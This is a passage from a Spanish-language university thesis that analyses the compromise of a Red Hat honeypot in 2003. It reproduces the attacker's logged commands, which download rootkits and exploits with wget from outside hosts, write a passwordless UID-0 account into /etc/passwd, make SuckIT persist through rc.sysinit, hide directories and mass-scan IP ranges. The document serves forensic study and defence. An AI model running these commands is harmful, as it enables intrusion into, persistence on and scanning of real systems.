

Figura 3.5: Pantalla para el análisis de una imágen

El primero consiste en extraer y almacenar los datos necesarios cada imágen. Este paso almacena los datos de cada sistema de ficheros específico en un formato genérico. Por razones históricos (y compatibilidad con TCT), este fichero es llamado el *body*.

El segundo paso toma este fichero y genera un fichero ASCII de la actividad entre dos fechas especificadas.

La creación de una línea de tiempo se puede realizar pulsando en *File Activity Time Lines* desde la pantalla principal de administración de un host.

3.4.3. Análisis del ataque

3.4.3.1. Introducción

El analisis forense o estudio detallado de las acciones realizadas por un atacante nos permite estudiar los motivos por los que se produjo el ataque, con el fin de evaluar cuál es el alcance de los daños realizados al sistema atacado.

Este análisis tiene un doble fin:

- Obtener pruebas que justifiquen posibles acciones legales sobre el atacante.
- Detectar nuevos patrones de ataque y herramientas antes de que tengan una mayor difusión, para así poder protegernas de ellas y evitar en la medida de lo posible un ataque similar.

En esta sección se van a dar unas líneas generales del ataque que se ha producido sobre la máquina ***ped.um.es***.

El análisis de la máquina atacada se basa en la **suma** de la técnicas siguientes:

- *Estudio del tráfico de red capturado por el equipo de control.*
- *Estudio de la información enviada por la herramienta de monitorización del núcleo.*
- *Análisis forense de los datos* encontrados en las imágenes de las particiones de la máquina atacada.

Haremos hicapié en aquellos aspectos clave realizados por el atacante, así como la nueva información que nos proporcionan las herramientas que se han desarrollado en este proyecto. La información proveniente del módulo será mostrada en **negrita.**

Para un listado con toda la información obtenida por el módulo durante el periodo que la máquina estuvo comprometida, se puede consultar el **apéndice A.**

3.4.3.2. Descripción del equipo atacado

Contamos con la siguiente información sobre el equipo atacado:

- Sistema Operativo: Distribución de Linux Red Hat 7.2.
- Instalados los paquetes de control *syslog-ped* y *ped-modulo,* para la monitorización remota de la máquina.
- La máquina es instalada el día 22 de Mayo de 2003, y puesta en red el día 29 de Mayo de 2003, a las 18:13:00.
- Se detecta que ha sido atacada el día 31 de Mayo, tras recibirse un correo (procedente de la *máquina de control*) avisando de un aumento de tráfico considerable en la máquina trampa.
- Se apaga la máquina y se bloquea el acceso a ella el día 10 de Junio.
- Las particiones con las que contaba la máquina son las siguientes:

Partición	Punto Montaje	Tipo	Tamaño
/dev/hda1	–	swap	64 Mb
/dev/hda2	/var	ext2	300 Mb
/dev/hda3	/home	ext2	300 Mb
/dev/hda4	/	ext2	1,3 Gb

3.4.3.3. Extraer las imágenes de la máquina atacada

Para extraer las imágenes de la máquina atacada sin afectar su contenido, se ha utilizado la siguiente técnica:

1. Se ha arrancado el sistema con el CD de instalación de Red Hat 7.2.
2. Se ha iniciado en modo *rescue*[12], lo que permite iniciar un shell de Linux sin necesidad de arrancar desde las imágenes atacadas.
3. Se han insertado los módulos de la tarjeta de red en el kernel, y se ha añadido una interfaz de red con el comando *ifconfig*, con los valores adecuados para la configuración de la máquina en red.
4. Se instala ahora en el equipo la utilidad *Netcat (nc).*, que permite leer y escribir datos a través de conexiones de red.
5. Se envían las imágenes del disco duro al equipo de control, haciendo uso de la herramienta *nc*, tal como se muestra en las siguientes líneas:

En el equipo de control:

```
nc -l -p 1234 > 155.54.XX.YY-hdaN[13].dd
```

En la máquina trampa:

```
dd if=/dev/hdaN | nc -w 3 155.54.XX.YY 1234
```

[12]Para iniciar en modo *rescue*, hay que escribir *rescue* cuando se muestra el mensaje *boot:* tras arrancar con el cd de instalación.

[13]Esto se repitirá para valores de N desde 1 hasta 4.

3.4.3.4. Extraer la información enviada por el módulo

Aparte de las imágenes de la máquina atacada, ahora contamos con la información que nos ha suministrado el módulo, así como el tráfico capturado por la máquina de control.

En principio esta información se encuentra mezclada dentro de la máquina de control, en el directorio:

/home/capturas/155.54.XX.YY

Vamos a extraer la información del módulo del fichero con el tráfico capturado. Para ello, copiamos el fichero con el tráfico a la máquina de análisis, y haremos uso de las herramientas *ped-sniff* y *ped-parser:*

```
[root@va.um.es]# ped-sniff -f tcpdump-2003-05-29.18-13 -l log
[root@va.um.es]# ped-parser -c log/155.54.XX.YY
                > sesion-2003-05-29.18-13
```

Ahora el fichero *sesion-2003-05-29.18-13* contiene el listado de comandos efectuados por el atacante.

3.4.3.5. Entrada al sistema

El ataque se produce el día 31 de Mayo, a las 20:08:00.

El análisis forense de las imágenes no nos refleja casi información sobre la forma en la que el atacante entró en el sistema.

Tras analizar el tráfico de red capturado por la máquina de control, se detecta un aumento considerable en el tráfico HTTPS. Al tratarse de tráfico de red encriptado, el análisis de tráfico no nos proporciona tampoco demasiada información sobre la actividad que se está produciendo en el sistema.

Consultando la información posterior a este tráfico HTTPS, se muestran conexiones que inician la descarga de ficheros binarios. Esta descarga de ficheros es confirmada por la información proporcionada por el módulo de control.

Tras analizar el contenido de estos ficheros (mediante las herramientas de análisis forense), obtenemos la forma en la que el atacante ha conseguido acceso al sistema.

Se ha aprovechado una vulnerabilidad de OpenSSL que abre un shell perteneciente al usuario *nobody/apache* sobre el servidor Web Apache. Para ello, se utiliza un exploit remoto que provoca un *buffer overflow* en la llave del protocolo SSL: KEY_ARG.

Una vez dentro del sistema, el atacante descarga el *exploit pt*. Este abre un shell con privilegios de root. Para ello, este exploit aprovecha una vulnerabilidad de los kernel 2.4.X en el sistema *ptrace*, que permite la ejecución de comandos con permisos de *root* a usuarios normales.

3.4.3.6. Instalación del rootkit SuckIT

Como parte del análisis forense de las imágenes, es común la elaboración de líneas de tiempo en las que se muestran los ficheros que han sido modificados, accedidos o creados desde la puesta en red de la máquina hasta su desconexión, así como la fecha y hora de este suceso.

Para su elaboración, nos hemos ayudado de la herramienta que lleva para ello *Autopsy Forensyc Browser.*

La primera actividad sospechosa se inicia a las 20:08:01, con el acceso al directorio "/usr/lib...":

```
Sat May 31 2003 20:08:01
 4096 .a. d/drwxr-xr-x root/user root 145543 /usr/lib/...
42696 .a. -/-rwxr-xr-x root/user root 31975 /bin/ls
```

Vemos también que se crea el fichero *sk.tgz,* se descomprime y se ejecuta:

```
Sat May 31 2003 20:08:24
65928 ..c -/-rw-r--r-- root/user root 145544 /usrinicia/lib/.../sk.tgz
... (No se muestran aquí todos los ficheros creados por el rootkit)
29272 ..c -/-rwxr-xr-x root/user root 145562 /usr/lib/.../sk/sk
```

sk.tgz contiene un *rootkit* llamado SuckIT.

SuckIT basa su funcionamiento en un módulo del núcleo, y utiliza una técnica similar a la descrita en la sección 3.3.2. para la creación de nuestro módulo: *interceptación de las llamadas al sistema*. Sin

embargo, su código lleva todo lo necesario para que no sea necesario el soporte de módulos por el kernel de la máquina atacada.

Entre otras cosas, es capaz de ocultar PID's, ficheros, conexiones tcp / udp / socket raw, y espiar los terminales TTY. También integra un shell TTY, que queda ejecutándose de manera residente como un servicio. De esta manera, el atacante puede asegurarse una puerta de atrás para acceder al sistema. Se puede encontrar más información sobre este rootkit e incluso el código fuente en `http://www.phrack.org/show.php?p=58&a=7`.

La línea de tiempo nos muestra como el rootkit es descomprimido y ejecutado, mediante la sentencia */usr/lib/.../sk/sk.* Este comando se encarga de cargar el módulo en memoria e inicializar el demonio para la puesta en marcha de una puerta de atrás.

El rootkit registra todas las actividades producidas en el sistema (como vemos, similar al módulo desarrollado en este proyecto) en un fichero creado para ello:

```
/usr/lib/.../.sniffer
```

De esta manera, este fichero también nos permite a nosotros visualizar lo realizado por el atacante. Su contenido es el siguiente:

```
/usr/bin/mysqladmin flush-logs :
/usr/bin/mysqladmin flush-logs :
passwd -d pwd :
Changing password for user pwd
Removing password for user pwd
passwd: Success
/bin/login -h 213.154.113.228 -p :
login: /bin/login -h 81.196.168.23 -p :
login: ftp stupid.3x.ro :
ftp 62.231.65.168 :
ftp 62.231.65.168 :
ftp 62.231.65.168 :
ftp 62.231.65.168 :
```

```
ftp 62.231.65.168 :
ftp stupid.3x.ro :
/bin/login -h 81.196.168.23 -p :
login: /usr/bin/mysqladmin flush-logs :
/usr/bin/mysqladmin flush-logs :
/bin/login -h c-12-136.fx.ro -p :
login: ssh :
```

3.4.3.7. Instalación del rootkit PANDORA

Una vez que el atacante se ha asegurado una entrada *alternativa* al sistema, realizó la instalación de otro *rootkit*, con el objetivo de dejar versiones troyanizadas de diferentes comandos del sistema (que le permitan ocultar los procesos de su ataque).

El paquete *rk.tgz* contiene un verdadero *kit* de utilidades preparadas para realizar ataques sobre sistemas.

Por un lado, contiene las siguientes versiones troyanizadas de utilidades del sistema, como: *dir, du, find, ifconfig, killall, ls, nestat, ps, pstree, syslogd, tcpd, top* y *vdir.*

También se cuenta con herramientas para la transferencias de archivos, como wget y ftp.

Según la línea de tiempo, lo primero que se realiza es la creación del fichero con el rootkit:

```
Sat May 31 2003 20:11:39
3683164 ..c -/-rw-r--r-- root/user root 145564 /usr/lib/.../rk.tgz
```

Posteriormente se muestra en la línea de tiempo como se crean los diferentes archivos del rootkit.

Esta información es confirmada por los datos recogidos del módulo de control, como vemos aquí en la salida de la herramienta *ped-parser*:

```
20:11:04-2003/05/31 [0:sh:10316:ttyp:0]
     wget cliente.escelsanet.com.br/punk/rk.tgz
20:12:04-2003/05/31 [0:sh:10316:ttyp:0]tar -zxvf rk.tgz
20:28:22-2003/05/31 [0:sh:10330:ttyp:0]cd rk
20:28:46-2003/05/31 [0:sh:10330:ttyp:0]./trojans
```

El script *trojans* es el encargado de realizar la instalación del rootkit. Tras su ejecución, se crea una serie de ficheros de configuración en el directorio */lib/defs.* Se crea también una copia de estos ficheros (pero con otros nombres) en el directorio */dev/ptyxx* (ficheros .proc) y el directorio */usr/lib* (ficheros *rpf, rff y raf*).

- */lib/defs/p*: contiene los procesos que se desean ocultar
- */lib/defs/f*: archivos que se desean ocultar
- */lib/defs/*q: IP's de conexiones que se desean ocultar.
- */lib/defs/s*: Mensajes de syslogd que se desean ocultar.

Las siguientes líneas del fichero de la línea de tiempo muestran la creación de estos ficheros:

```
Sat May 31 2003 20:29:10
27 m.c -/-rw-r--r-- root/user root 159456 /lib/defs/r
65 mac -/-rw-r--r-- root/user root 159455 /lib/defs/q
4096 m.c d/drwxr-xr-x root/user root 159450 /dev/ptyxx
95 m.c -/-rw-r--r-- root/user root 159452 /lib/defs/s
4096 m.c d/drwxr-xr-x root/user root 159451 /lib/defs
4096 m.c d/drwxr-xr-x root/user root 31708 /lib
Sat May 31 2003 20:29:32
54 m.c -/-rw-r--r-- root/user root 159453 /lib/defs/p
```

Para comprobar que todo iba bien y que se estaban ocultando los procesos tal como deseaba, el atacante ejecutó las siguientes sentencias de prueba, como muestra la información proveniente del módulo:

Comprueba si se muestran los rootkits:

```
20:29:49-2003/05/31 [0:sh:10330:ttyp:0]ls
```

Comprueba si se muestra su conexión actual:

```
20:33:00-2003/05/31 [0:sh:10330:ttyp:0]w
```

Comprueba si se detecta el PID del proceso de SuckIT:

```
20:33:47-2003/05/31 [0:sh:10330:ttyp:0]/sbin/pidof sk
```

Y finalmente sale de la sesión actual:

```
20:34:06-2003/05/31 [0:sh:10330:ttyp:0]exit
```

3.4.3.8. Segundo ataque al sistema

El día 3 de Junio, se produce otro ataque, en este caso explotando una vulnerabilidad del servidor Web Apache.

Para ello, el atacante consigue sube por medio del servidor Web al directorio temporal el fichero */tmp/httpd.*

```
Tue Jun 03 2003 21:16:44
21182 ..c -/-rwxr-xr-x apache   apache   62724    /tmp/httpd
```

Y ejecutarlo:

```
Tue Jun 03 2003 21:16:53
6640 .a. -/-rwxr-xr-x root/user root     80743    /usr/bin/uuencode
21182 .a. -/-rwxr-xr-x apache   apache   62724    /tmp/httpd
```

Tras examinar el archivo con el comando *strings*, descubrimos que se trata de un archivo que crea un termina pty para la ejecución de comandos, teniendo el UID de Apache (48).

Una vez dentro del sistema, el atacante consigue hacerse con permisos de root, tal como nos muestra la información suministrada por el módulo. Como vemos, estos comandos se ejecutan como *Apache:*

```
21:17:50-2003/06/03 [48:sh:26217:ttyp:0]cd /tmp
21:17:50-2003/06/03 [48:sh:26217:ttyp:0]
21:18:37-2003/06/03 [48:sh:26217:ttyp:0]
    wget snow.prohosting.com/ozn/abc/prt
```

```
21:18:38-2003/06/03 [48:sh:26217:ttyp:0]
21:19:25-2003/06/03 [48:sh:26217:ttyp:0]chmod +x prt
21:19:25-2003/06/03 [48:sh:26217:ttyp:0]
21:19:27-2003/06/03 [48:sh:26217:ttyp:0]./prt
```

El atacante descarga el fichero *prt*. Este exploit es **el mismo** que el utilizado en el primer ataque para la entrada en el sistema. Como vimos, abre un shell con permisos de *root*.

Esta acción es confirmada en la línea de tiempo:

```
Tue Jun 03 2003 21:19:27
17892 .ac -/-rwsr-sr-x root/user root     66101    /tmp/prt
```

Tras obtener permisos de root, los siguientes pasos que da el atacante en el sistema se muestran a continuación, obtenidos por el módulo de control:

```
21:19:29-2003/06/03 [0:sh:26223:ttyp:0]id
21:19:34-2003/06/03 [0:sh:26223:ttyp:0]/usr/sbin/useradd pwd
21:20:09-2003/06/03 [0:sh:26223:ttyp:0]passwd -d pwd
```

El atacante comprueba que tiene el UID de root, añade una cuenta de usuario llamada *pwd* y le da una clave. Esto le asegura poder volver posteriormente al sistema, entrando como dicho usuario.

En las siguientes líneas, se muestra la actividad siguiente que realiza el atacante:

```
21:27:29-2003/06/03 [0:sh:26223:ttyp:0]
      echo 'user::0:0::/home/admin:/bin/bash'>>/etc/passwd
21:27:30-2003/06/03 [0:sh:26223:ttyp:0]
      export HOME=/tmp;export SHELL=/bin/bash;export TERM=xterm;
21:27:31-2003/06/03 [506:bash:26238:pts:0]su user
```

Se crea el usuario *user* que como vemos no tiene clave y tiene los mismos permisos de ejecución que *root*, pues se crea con UID y GID igual a 0. El usuario es creado introduciéndolo directamente en el fichero de claves. Se definen una serie de variables del sistema. Para probarlo, el atacante intenta cambiarse a dicho usuario.

3.4.3.9. Instalación de un proxy IRC: psyBNC

Tras asegurarse el control de la máquina y su acceso posterior, ahora el atacante lleva a cabo la instalación de las herramientas para las que quería el control de la misma.

Lo primero que instala es psyBNC.

psyBNC es un bouncer, nombre con el que se conocen a los proxy para el IRC. permitiendo ocultar la IP real y utilizar un "vhost" (vanity host), como por ejemplo esto.es.un.a50.vhost.com.

La ventaja de conectarse a IRC a través de herramientas como esta es que permite estar conectado siempre en la red, aunque desconectes el cliente IRC, lo que permite mantener privilegios con el de op , estar siempre en los canales, ...

Se suele instalar en equipos con una conexión de gran ancho de banda.

Se puede encontrar mas información sobre este proxy, en la web oficial `http://www.psychoid.net`.

A continuación vemos la información suministrada por el módulo que muestra como lleva a cabo la instalación:

```
21:28:40-2003/06/03 [0:bash:26279:pts:0]cd /etc
21:28:42-2003/06/03 [0:bash:26279:pts:0]mkdir ." "
21:28:43-2003/06/03 [0:bash:26279:pts:0]cd ." "
```

Arriba se muestra que se ha creado el directorio */etc/*.” “. Fíjense en la sutiliza de utilizar un espacio tras el “.” para ocultar el directorio.

```
21:40:12-2003/06/03 [0:bash:26279:pts:0]
     wget snow.prohosting.com/ozn/root/psyBNC2.3.1-8.tar.gz
21:40:19-2003/06/03 [0:bash:26279:pts:0]
     tar xvfz psyBNC2.3.1-8.tar.gz
21:40:27-2003/06/03 [0:bash:26279:pts:0]
     rm -rf psyBNC2.3.1-8.tar.gz
21:40:30-2003/06/03 [0:bash:26279:pts:0]mv psybnc .” “
21:40:32-2003/06/03 [0:bash:26279:pts:0]cd .” “
```

```
21:40:30-2003/06/03 [0:bash:26279:pts:0]mv psybnc ." "
21:40:32-2003/06/03 [0:bash:26279:pts:0]cd ." "
21:40:34-2003/06/03 [0:bash:26279:pts:0]mv psybnc [nfsd]
21:40:45-2003/06/03 [0:bash:26279:pts:0]make
21:41:29-2003/06/03 [0:bash:26279:pts:0]cd ..
21:41:30-2003/06/03 [0:bash:26279:pts:0]ls
21:41:31-2003/06/03 [0:bash:26279:pts:0]rm -rf ." "
```

Tras varios intentos por descargarse el paquete con el proxy IRC de distintas direcciones (no se muestran arriba), finalmente lo consigue, lo descomprime, borra el paquete original y lo sitúa dentro del directorio que ha creado anteriormente. Sin embargo, decide finalmente que no es la versión que buscaba de este paquete, pues finalmente sale y borra el directorio del mismo.

Ahora vuelve a intentarlo, descargando el paquete *p.tgz.* (que también contiene una distribución de psyBNC):

```
21:41:40-2003/06/03 [0:bash:26279:pts:0]
     wget roman-hackers.org/robot/p.tgz
21:41:53-2003/06/03 [0:bash:26279:pts:0]tar xvfz p.tgz
21:41:58-2003/06/03 [0:bash:26279:pts:0]rm -rf p.tgz
21:42:00-2003/06/03 [0:bash:26279:pts:0]cd .bash
21:42:02-2003/06/03 [0:bash:26279:pts:0]ls
21:42:03-2003/06/03 [0:bash:26279:pts:0]mv psybnc [nfsd]
```

El directorio con el programa se llama para disimular *.bash.* El ejecutable es renombrado a *[nfsd]*.

En las siguientes líneas vemos como se configura con el editor *vi* el fichero de configuración de psyBNC, se ejecuta un shell y dentro de él se inicia el programa:

```
21:42:14-2003/06/03 [0:bash:26279:pts:0]./ntpd
21:42:18-2003/06/03 [0:bash:26279:pts:0]kill -9 26420
21:42:22-2003/06/03 [0:bash:26279:pts:0]mv nptd [nfsd]
21:42:32-2003/06/03 [0:bash:26279:pts:0]vi psybnc.conf
```

```
21:42:37-2003/06/03 [0:vi:26422:pts:0]:q
21:42:38-2003/06/03 [0:bash:26279:pts:0]ls
21:42:40-2003/06/03 [0:bash:26279:pts:0]bash
21:42:50-2003/06/03 [0:bash:26424:pts:0]export PATH=”.”
21:43:24-2003/06/03 [0:bash:26424:pts:0]exit
```

3.4.3.10. Instalación de sslstop.tgz

A continuación, el atacante instala una herramienta que modifica el fichero de configuración de apache (*httpd.conf*) para deshabilitar el soporte SSL (sslstop) y modificar el puerto por defecto de SSL (sslport). Es capaz después de reiniciar el servidor:

```
21:44:24-2003/06/03 [0:bash:26279:pts:0]
       wget icekiss.us/sslstop.tar.gz
21:44:26-2003/06/03 [0:bash:26279:pts:0]tar xvfz sslstop.tar.gz
21:44:31-2003/06/03 [0:bash:26279:pts:0]cd sslstop
21:44:34-2003/06/03 [0:bash:26279:pts:0]./sslstop
21:44:39-2003/06/03 [0:bash:26279:pts:0]./sslport
```

3.4.3.11. Reinstalación del rootkit suckIT

El atacante vuelve a instalar el rootkit suckIT en el sistema, tal y como se muestran en las siguientes líneas. La descripción de este rootkit se puede encontrar en 3.4.3.6.

```
21:46:53-2003/06/03 [0:bash:26279:pts:0]
   wget saregardu.net/skk.tgz ; tar xzvf skk.tgz ;
   rm -rf skk.tgz ; cd sk-1.3b ; ./inst ; cd .. ;
   rm -rf sk-1.3b ; cd /usr/share/locale/.vali ; ./sk ;
```

Para asegurarse que se inicia el rootkit si se reinicia la máquina, lo introduce en el script de arranque: */etc/rc.d/rc.sysinit:*

```
21:47:07-2003/06/03 [0:bash:26279:pts:0]
```

```
    cp sk /usr/sbin ; chattr +isa /usr/sbin/sk ;
    chattr -is /etc/rc.d/rc.sysinit ;
    echo "# SK Daemon startup.." >> /etc/rc.d/rc.sysinit ;
    echo "/usr/sbin/sk " >> /etc/rc.d/rc.sysinit ;
    chattr +is /etc/rc.d/rc.sysinit ;
21:47:28-2003/06/03 [0:bash:26279:pts:0]rm -rf /usr/sbin/sk
21:47:29-2003/06/03 [0:bash:26279:pts:0]ls
21:47:31-2003/06/03 [0:bash:26279:pts:0]./sk 26426
21:54:42-2003/06/03 [0:bash:26279:pts:0]w
21:54:43-2003/06/03 [0:bash:26279:pts:0]cat /etc/hosts
21:54:46-2003/06/03 [0:bash:26279:pts:0]ps ax
21:54:48-2003/06/03 [0:bash:26279:pts:0]kill -9 26208 26216 26220
```

3.4.3.12. Sesiones en el IRC

Tras estas actividades, el atacante se limitó a conectarse al IRC a través del proxy que había activado en la máquina desde el día 3 de Junio hasta el día 6 de Junio.

En la máquina de análisis se encuentran registradas más de 300 Mb de tráfico IRC, en el que han quedado guardadas todas las conversaciones del atacante.

Ha frecuentado la red de IRC Undernet.org, y mantenido conversaciones con otros hackers como él. Utiliza dentro de estos ámbitos el nick de Nexus, aunque ha veces a utilizado el nick Patrik83. El lenguaje empleado para estas conversaciones es el rumano, por que lo hace pensar que el atacante es de Rumanía.

En las siguientes líneas podemos ver el fragmento de una de estas conversaciones mantenida con otro usuario que se hacía llamar *sfat* (Está en rumano, por lo que es difícil saber que están hablando):

```
#sfat: lam tinut io vreo 3 luni
#sfat: lewlz
#sfat: au picat toti boti cu piungtimeout...
#sfat: shtiu
#sfat: 60 de butzi
```

```
#sfat: pe edu
#sfat: :;<
#sfat: cine ia dat jos ?
#sfat: :b- ?
#sfat: a cazut roata..
#patrik83: Ha Ha Ha
```

3.4.3.13. Comienzo del ataque a otras máquinas

Tras mantener la máquina comprometida durante 7 días, el atacante consideró que la máquina era *fiable*, y el día 6 de Junio procedió a la instalación de herramientas para utilizar dicha máquina como puente para el ataque a otras máquinas.

```
03:52:28-2003/06/06 [0:bash:4064:pts:0]> /var/run/utmp
03:52:31-2003/06/06 [0:bash:4064:pts:0]cd /etc
03:52:33-2003/06/06 [0:bash:4064:pts:0]mkdir ." "
03:52:34-2003/06/06 [0:bash:4064:pts:0]cd ." "
03:52:35-2003/06/06 [0:bash:4064:pts:0]ls
03:52:37-2003/06/06 [0:bash:4064:pts:0]
     wget www.geocities.com/valisie/http.tgz
03:52:51-2003/06/06 [0:bash:4064:pts:0]
     wget www.geocities.com/valisie/http.tgz
```

El paquete *http.tgz* contiene el exploit *openssl-too-open*. Se trata de un exploit remoto que provoca un buffer overflow para KEY_ARG en las versiones de OpenSSL 0.9.6d y posteriores. Abre un shell remoto con los privilegios de un servidor (por ejemplo, *nobody* cuando se utiliza a través de Apache).

Este exploit es guardado en la máquina para realizar ataques contra otras máquinas desde aquí.

A continuación, el atacante descarga el paquete *mass.tgz* y lo ejecuta.

```
11:58:03-2003/06/06 [0:bash:4713:pts:0]cd /etc/." "
11:58:05-2003/06/06 [0:bash:4713:pts:0]ls
11:58:06-2003/06/06 [0:bash:4713:pts:0]ls -a
```

```
11:58:08-2003/06/06 [0:bash:4713:pts:0]
    wget www.geocities.com/valisie/mass.tgz
11:58:17-2003/06/06 [0:bash:4713:pts:0]tar xvfz mass.tgz
11:58:20-2003/06/06 [0:bash:4713:pts:0]cd mass
11:58:22-2003/06/06 [0:bash:4713:pts:0]./mass -b 67.0.*.* -s 800
```

mass es un scanner SSL IP. Puede ser ejecutado en segundo plano, manteniendo los logs de cada IP encontrada. Como vemos, el atacante intenta obtener direcciones IP con el puerto SSL abierto para aplicarles el exploit descrito en esta sección.

En este caso, el atacante busca en la subred 67.0.*.*. Deja activado el escaneo y abandona la máquina.

En el fichero con el tráfico capturado, se encuentran los intentos de escaneo que esta utilidad ha generado a las máquinas remotas. A continuación podemos ver un pequeño fragmento del tipo de tráfico que la máquina atacada estaba generando:

```
18:49:14.582706
155.54.XX.XX.4631 > 67.21.77.58.443: S 785607087:785607087(0) win 5840
<mss 1460,sackOK,timestamp 97194023 0,nop,wscale 0> (DF)
18:49:14.582785
155.54.XX.XX.4632 > 67.21.77.59.443: S 792378589:792378589(0) win 5840
<mss 1460,sackOK,timestamp 97194023 0,nop,wscale 0> (DF)
18:49:14.582864
155.54.XX.XX.4633 > 67.21.77.60.443: S 779570905:779570905(0) win 5840
<mss 1460,sackOK,timestamp 97194023 0,nop,wscale 0> (DF)
18:49:14.582943
155.54.XX.XX.4634 > 67.21.77.61.443: S 795091876:795091876(0) win 5840
<mss 1460,sackOK,timestamp 97194023 0,nop,wscale 0> (DF)
```

Se aprecia el sistemático escaneo que está produciendo en las direcciones IP sobre el puerto 443.

Gracias al filtrado existente en la máquina de control, estos intentos de ataque no tuvieron éxito, pues realmente no se permitía la salida al exterior de estas conexiones.

3.4.3.14. Instalando más herramientas de ataque

Mientras se está produciendo el escaneo, se ve como el atacante descarga otra versión del exploit para servidores SSL sobre Apache:

```
12:49:32-2003/06/06 [0:bash:4825:pts:0]
     wget www.geocities.com/valisie/a.tgz
```

También se realiza alguna conexión ftp a otras direcciones para descargar este paquete.

3.4.3.15. Intentado recoger el "fruto" del escaneo

El fichero *mass.log* contiene los resultados obtenidos del escaneo al rango de IP's. Para procesarlo, el escanner proporciona la herramienta *vuln.*

A las 23:28:25 del día 6 de Junio, el atacante busca si se ha encontrado alguna máquina IP vulnerable. Esto queda reflejado en la información proporcionada por el módulo:

```
23:28:25-2003/06/06 [0:bash:5679:pts:0]cd mass
23:28:27-2003/06/06 [0:bash:5679:pts:0]ls -la mass.log
23:28:39-2003/06/06 [0:bash:5679:pts:0]./vuln mass.log > mass.txt
23:28:44-2003/06/06 [0:bash:5679:pts:0]cat mass.txt | grep "Mandrake*.*"
23:28:49-2003/06/06 [0:bash:5679:pts:0]cat mass.txt | grep "SuSe*.*"
23:28:54-2003/06/06 [0:bash:5679:pts:0]cat mass.txt | grep "RedHat*.*"
```

Como se observa, el atacante busca máquinas con alguna distribución Mandrake, SuSE o RedHat.

Al no encontrar ninguna máquina, pone en funcionamiento otra vez el scanner con nuevos valores de rangos IP's. Este comportamiento se repite también el día 7 de Junio, y se vuelve a entrar al sistema para buscar las máquinas obtenidas.

3.4.3.16. Desconexión de la máquina

El día 10 de Junio se decide apagar la máquina, para proceder posteriormente a su análisis.

La máquina es desconectada a las 13:11:00 aproximadamente.

Capítulo 4

Conclusiones y vías futuras

4.1. Conclusiones

A lo largo de este proyecto se han propuesto la evolución de una arquitectura para la monitorización y análisis de posibles ataques a un conjunto de máquinas, sin comprometer para ello los datos importantes de una organización o empresa.

Esto se consigue con la creación de una red de equipos trampa que simulan ser equipos de la organización, pero realmente no contienen datos reales. Estos equipos se encuentran supervisados por una máquina de control, que monitoriza todo lo que sucede en los equipos trampa.

De esta manera, en caso de un posible ataque a la organización, es posible la denuncia del mismo aportando las pruebas que se encuentran recogidas en el equipo de control.

Para facilitar esta labor, se han elaborado a lo largo del proyecto dos herramientas que facilitan dicha monitorización, mediante el envío de información en tiempo real desde los equipos trampa hasta el equipo de control. De esta manera, cualquier intentado de borrar posibles *rastros* y *pruebas* en las máquinas atacadas no supondrá la pérdida dichos datos, pues estarán almacenados en la máquina de control.

Con el objetivo de comprobar la utilidad de estas nuevas herramientas, la arquitectura propuesta ha sido puesta en marcha en la Universidad de Murcia, en colaboración con el proyecto de máquinas trampa de RedIRIS.

En la primera semana de su funcionamiento, una de las máquinas trampa había sido atacada y

comprometida. En este proyecto se ha realizado un análisis forense de dicho ataque, utilizando las imágenes de las máquinas atacadas y la nueva información suministrada por estas herramientas.

Las conclusiones del análisis reflejan que la nueva información que se posee facilita la realización de un análisis forense más preciso y rápido de la máquina atacada. A su vez, es posible obtener que es lo que está *sucediendo* en la máquina atacada sin tener que cortar la conexión al atacante.

Sin embargo, el análisis forense no debe basarse únicamente en esta nueva información, sino que debe ser complementario a las técnicas de análisis forense tradicionales, a través del estudio de las imágenes del disco duro. Por ello, se han descrito en el proyecto las nuevas herramientas utilizadas para este fin, que permiten la navegación de manera visual por ficheros y directorios de las máquinas atacadas.

4.2. Vías futuras

A lo largo del proyecto se ha creado una arquitectura para la monitorización de una serie de equipos puestos como trampa para ser atacados.

Se ha intentado simplificar la puesta en marcha de esta arquitectura, y se han desarrollado herramientas para completar la información que se desea monitorizar de dichas máquinas.

En esta sección, se dan algunas posibles líneas de trabajo para la mejora de dicha arquitectura, y como continuación en la línea de investigación de este campo dentro de la seguridad en red:

- **Migración de los sistemas de captura y control de las máquinas atacadas a IPv6**. De esta forma, es posible la creación de un canal *oculto* sobre el cual trasmitir la información entre las máquinas atacadas y el sistema de control. Esto permitiría evitar en algunas situaciones el que el atacante pudiera (mediante la lectura del tráfico de red) descubrir la existencia del módulo de control.

- **Desarrollo de un sistema de aviso ante ataques.** El sistema analizaría el tráfico recibido en las máquinas trampas, siendo capaz de determinar la severidad del ataque, de manera que sea capaz de configurar las reglas de la máquina de control.

- **Puesta en marcha de un sistema de recolección de estadísticas.** Esto nos permitiría indicar

en tiempo real los diveros tipos de ataques que se van detectando en las redes trampa (con o sin éxito), para de esta forma poder evaluar cuales son las vulnerabilidades que se están empleando con más frecuencia en Internet.

- **Portar el módulo de control a otros sistemas operativos**. Por ejemplo, se podría portar este sistema a Solaris, FreeBSD, ... De esta manera, se permitiría en estos sistemas operativos un mayor control sobre las acciones realizadas por los atacantes.

- **Desarrollo de un sistema de monitorización a bajo nivel para la plataforma Windows (NT, 2000, XP).** Esto nos permitiría monitorizar de forma remota y a bajo nivel la actividad de un sistema Windows, teniendo un mayor control de las acciones realizadas por los atacantes.

- **Estudio de herramientas para realizar el análisis forense en base a los flujos de red.** Como se ha comentado a lo largo del proyecto, muchas veces la información proporcionada en el equipo víctima puede no ser completa, sobre todo en sistemas en producción. Por ello, es necesario recurrir a la información sobre flujos de red a la hora de analizar el ataque.

